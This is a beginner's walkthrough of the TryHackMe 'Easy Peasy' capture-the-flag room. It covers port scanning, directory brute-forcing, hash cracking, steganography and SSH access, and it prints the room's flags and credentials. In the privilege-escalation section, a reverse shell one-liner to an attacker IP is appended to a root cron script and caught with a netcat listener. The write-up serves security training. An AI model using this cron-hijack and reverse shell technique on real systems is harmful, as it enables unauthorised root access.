

# TryHackMe CTF: Easy Peasy

## Walkthrough

welcome this is a simple write up about simple ctf this is very useful for beginner so let's goooo :-

First we will scan Ip to find any services using Nmap as

```
{Nmap -sV -p- ip --open}
```

we use -sV to determine the services , -p- to scan all the ports and we used --open to specify just open ports

```
-$ nmap -sV -p- 10.10.178.127 --open
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-28 12:51 EDT
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 52.58% done; ETC: 12:54 (0:01:37 remaining)
Nmap scan report for 10.10.178.127
Host is up (0.24s latency).
Not shown: 42967 closed tcp ports (conn-refused), 22565 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 262.08 seconds
```

then we gain an important information about our target we find 2 services open 80,65524 http and 6498 ssh

so we will check about http on browser and using tool to brute force directory as gobuster and dirsearch so when check on port 80

```
(kali@kali)-[~]
$ gobuster dir -u http://10.10.107.124/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.107.124/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/09/28 10:47:38 Starting gobuster in directory enumeration mode

/hidden (Status: 301) [Size: 169] [→ http://10.10.107.124/hidden/]
Progress: 15799 / 220501 (7.16%) [ERROR] 2023/09/28 10:48:28 [!] Get http://10.10.107.124/video1": context deadline
[ERROR] 2023/09/28 10:48:28 [!] Get "http://10.10.107.124/HyperNews": context deadline exceeded (Client.Timeout exc
```

we didn't find any information so we decided to check and use gobuster again as

```

Progress: 12842 / 220561 (5.82%) [ERROR] 2023/09/28 10:50:55 [!] Get "http://10.10.107.124/hidden
Progress: 15555 / 220561 (7.05%) [ERROR] 2023/09/28 10:51:06 [!] Get "http://10.10.107.124/hidden
Progress: 16096 / 220561 (7.30%) [ERROR] 2023/09/28 10:51:08 [!] Get "http://10.10.107.124/hidden
[ERROR] 2023/09/28 10:51:09 [!] Get "http://10.10.107.124/hidden/whatever": context deadline ex
whatever (Status: 301) [Size: 169] [→ http://10.10.107.124/hidden/whatever/]
Progress: 19014 / 220561 (8.62%) [ERROR] 2023/09/28 10:51:19 [!] Get "http://10.10.107.124/hidden
[ERROR] 2023/09/28 10:51:19 [!] Get "http://10.10.107.124/hidden/2420": context deadline exceede
Progress: 19989 / 220561 (9.06%) [ERROR] 2023/09/28 10:51:22 [!] Get "http://10.10.107.124/hidden
Progress: 22235 / 220561 (10.08%) [ERROR] 2023/09/28 10:51:30 [!] Get "http://10.10.107.124/hidde
Progress: 23218 / 220561 (10.53%) [ERROR] 2023/09/28 10:51:34 [!] Get "http://10.10.107.124/hidde
Progress: 23345 / 220561 (10.58%) [ERROR] 2023/09/28 10:51:35 [!] Get "http://10.10.107.124/hidde

```

After that we check source code and find this hash

```

</style>
</head>
<body>
<center>
<p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
</center>
</body>
</html>

```

This hash it seems a base64 we will use [cyberchef](https://cyberchef.io/) to decode it

The screenshot shows the CyberChef web interface. On the left, under the 'Recipe' tab, a 'From Base64' recipe is selected. The 'Alphabet' dropdown is set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' is checked. On the right, under the 'Input' tab, the text 'ZmxhZ3tmMXJzN19mbDRnfQ==' is entered. At the bottom right, under the 'Output' tab, the decoded result '|flag{f1rs7\_f14g}' is displayed.

We find flag

After that we will check the second port

First we will open the web page and check from source code

They are activated by symlinking available configuration files from their respective Fl4g 3: flag{9fdafbd64c47471a8f54cd3fc64cd312} \*-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf. See their respective man pages for detailed information.

we find flag , lets check source code

```

  Apache 2 It Works For Me
p hidden>its encoded with ba....:ObsJmP173N2X6d0rAgEAL0Vu</p>
</span>
</div>


We find another hash ,we check it in dCode



Now we can decode it as



Ooh we find a path but before check it let's check a dirsearch results



Lets check (/robots.txt) as


```

```

User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions

```

We find this hash , we will use hash identifier to determine type this hash as

```

Not Found.
HASH: a18672860d0510e5ab6699730763b250 Copy Hash
Possible Hashes:
[-] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

```

we find the first possible hash is MD5 so we will use crack it in [md5hashing.net](http://md5hashing.net)

```


Md5 value
Reversed hash value
flag{1m_s3c0nd_fl4g}

```

we find another flag

after that we will back to our bath which we gain.

we find another directory so find a photo and information in source code



```

</body>
<center>

<p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
</center>
</body>
</html>

```

so we will install the photo and we will save this photo ,analyses it  
and we save this hash , we will use hash-identifier again as

```

HASH: 940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81

Possible Hashs:
[+] SHA-256
[+] Haval-256

Least Possible Hashs:
[+] GOST R 34.11-94
[+] RIPEMD-256

```

we will download the wordlist from this room (easypeasy.txt)

```

(kali@kali)-[~/zooooo0z]
$ ls
easypeasy.txt  try_ctf.jpg

```

now we will try crack this hash using this wordlist , I save the hash in file (pass) we crack using john as

```

(kali@kali)-[~]
$ sudo john --wordlist=/home/kali/zooooo0z/easypeasy.txt --format=gost pass
Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypasswordforthatjob (?)
1g 0:00:00:00 DONE (2023-09-28 12:03) 12.50g/s 51200p/s 51200c/s 51200C/s vgazoom4x..flash88
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

we crack the hash ,but we didn't know in what we will use

now i will try extraction of hidden data as

```

(kali@kali)-[~/zooooo0z]
$ steghide --extract -sf try_ctf.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".

(kali@kali)-[~/zooooo0z]

```

we find passphrase we will use the pass from crack hash and we gain a new file (secrettext.txt) after cat file we find..

```

(kali㉿kali)-[~/zooooo0z]
$ ls
easypeasy.txt  secrettext.txt  try_ctf.jpg


(kali㉿kali)-[~/zooooo0z]
$ cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01110110 01100
1110010 011111001

(kali㉿kali)-[~/zooooo0z]
$

```

user name : boring

binary pass we returned it to text using [cyberchef](#) as



we will try to connect to ssh on port 6498 using the user name and pass a

now we gain access in ssh

```

(kali㉿kali)-[~/zooooo0z]
$ ssh boring@10.10.178.127 -p 6498
The authenticity of host '[10.10.178.127]:6498 ([10.10.178.127]:6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.
This host key is known by the following other names/addresses:
~/ssh/known_hosts:101: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.178.127]:6498' (ED25519) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 10.10.178.127 port 6498: Broken pipe

(kali㉿kali)-[~/zooooo0z]
$ ssh boring@10.10.178.127 -p 6498
*****
** This connection are monitored by government official **
** Please disconnect if you are not authorized **
** A lawsuit will be filed against you if the law is not followed **
*****
boring@10.10.178.127's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$

```

we find a user.txt and we can cat it as



```

boring@kral4-PC:~$ ls
user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It's Rotated Or Something
synt{a0jvgf33zfzfa0ez4y}
boring@kral4-PC:~$

```

we find the flag but it isn't in correct order so we will use [dCode](#) as

The screenshot shows the dCode website's Caesar cipher decryption tool. The input message is 'synt{a0jvgf33zfzfa0ez4y}'. The results section shows a table of possible decryptions for a shift of 13, with the correct flag 'flag{n0wits33msn0rm4l}' highlighted in red.

we gain a flag

now we will try to escalate our privilege we will search of crontab as

```

boring@kral4-PC:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root    cd /var/www/ && sudo bash .mysecretcronjob.sh

boring@kral4-PC:~$ cat .mysecretcronjob.sh
cat: .mysecretcronjob.sh: No such file or directory
boring@kral4-PC:~$ cd /var/www/
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
cat: .mysecretcronjob.sh: command not found
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:/var/www$ sudo bash .mysecretcronjob.sh
[sudo] password for boring:
boring is not in the sudoers file. This incident will be reported.
boring@kral4-PC:/var/www$ bash .mysecretcronjob.sh
boring@kral4-PC:/var/www$ echo "bash -i >& /dev/tcp/10.6.28.140/8080 0>&1" >>.mysecretcronjob.sh
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root
bash -i >& /dev/tcp/10.6.28.140/8080 0>&1
boring@kral4-PC:/var/www$ sudo bash .mysecretcronjob.sh
[sudo] password for boring:
boring is not in the sudoers file. This incident will be reported.
boring@kral4-PC:/var/www$

```

We find a bash file we can run it as a root , and we have permission to

We can exploit that and we can gain a reverse shell as a root

After we echo our payload to gain revers shell

we will use net cat to as a listener to gain access after that we execute a file and wait one mint then Boooooom .we become root as

```
(kali@kali) ~ /zoooooz]
nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.6.28.140] from (UNKNOWN) [10.10.178.127] 43034
bash: cannot set terminal process group (1421): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www# id
id
uid=0(root) gid=0(root) groups=0(root)
root@kral4-PC:/var/www# whoami
whoami
root
root@kral4-PC:/var/www# cd ../../
```

Now we can cat root .txt and gain last flag as

```
root@kral4-PC:~# ls -la
ls -la
total 40
drwx----- 5 root root 4096 Jun 15 2020 .
drwxr-xr-x 23 root root 4096 Jun 15 2020 ..
-rw----- 1 root root 2 Sep 28 08:48 .bash_history
-rw-r--r-- 1 root root 3136 Jun 15 2020 .bashrc
drwx----- 2 root root 4096 Jun 13 2020 .cache
drwx----- 3 root root 4096 Jun 13 2020 .gnupg
drwxr-xr-x 3 root root 4096 Jun 13 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 39 Jun 15 2020 .root.txt
-rw-r--r-- 1 root root 66 Jun 14 2020 .selected_editor
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
```

In the end, I would like to thank you for reading, and I apologize if there are any mistakes .and if there are any comments You can contact with me.

Finally, remember,

Hacking is like Art

Enjoy 😊

([the room](#))

([My profile](#))

#EL\_ZOZ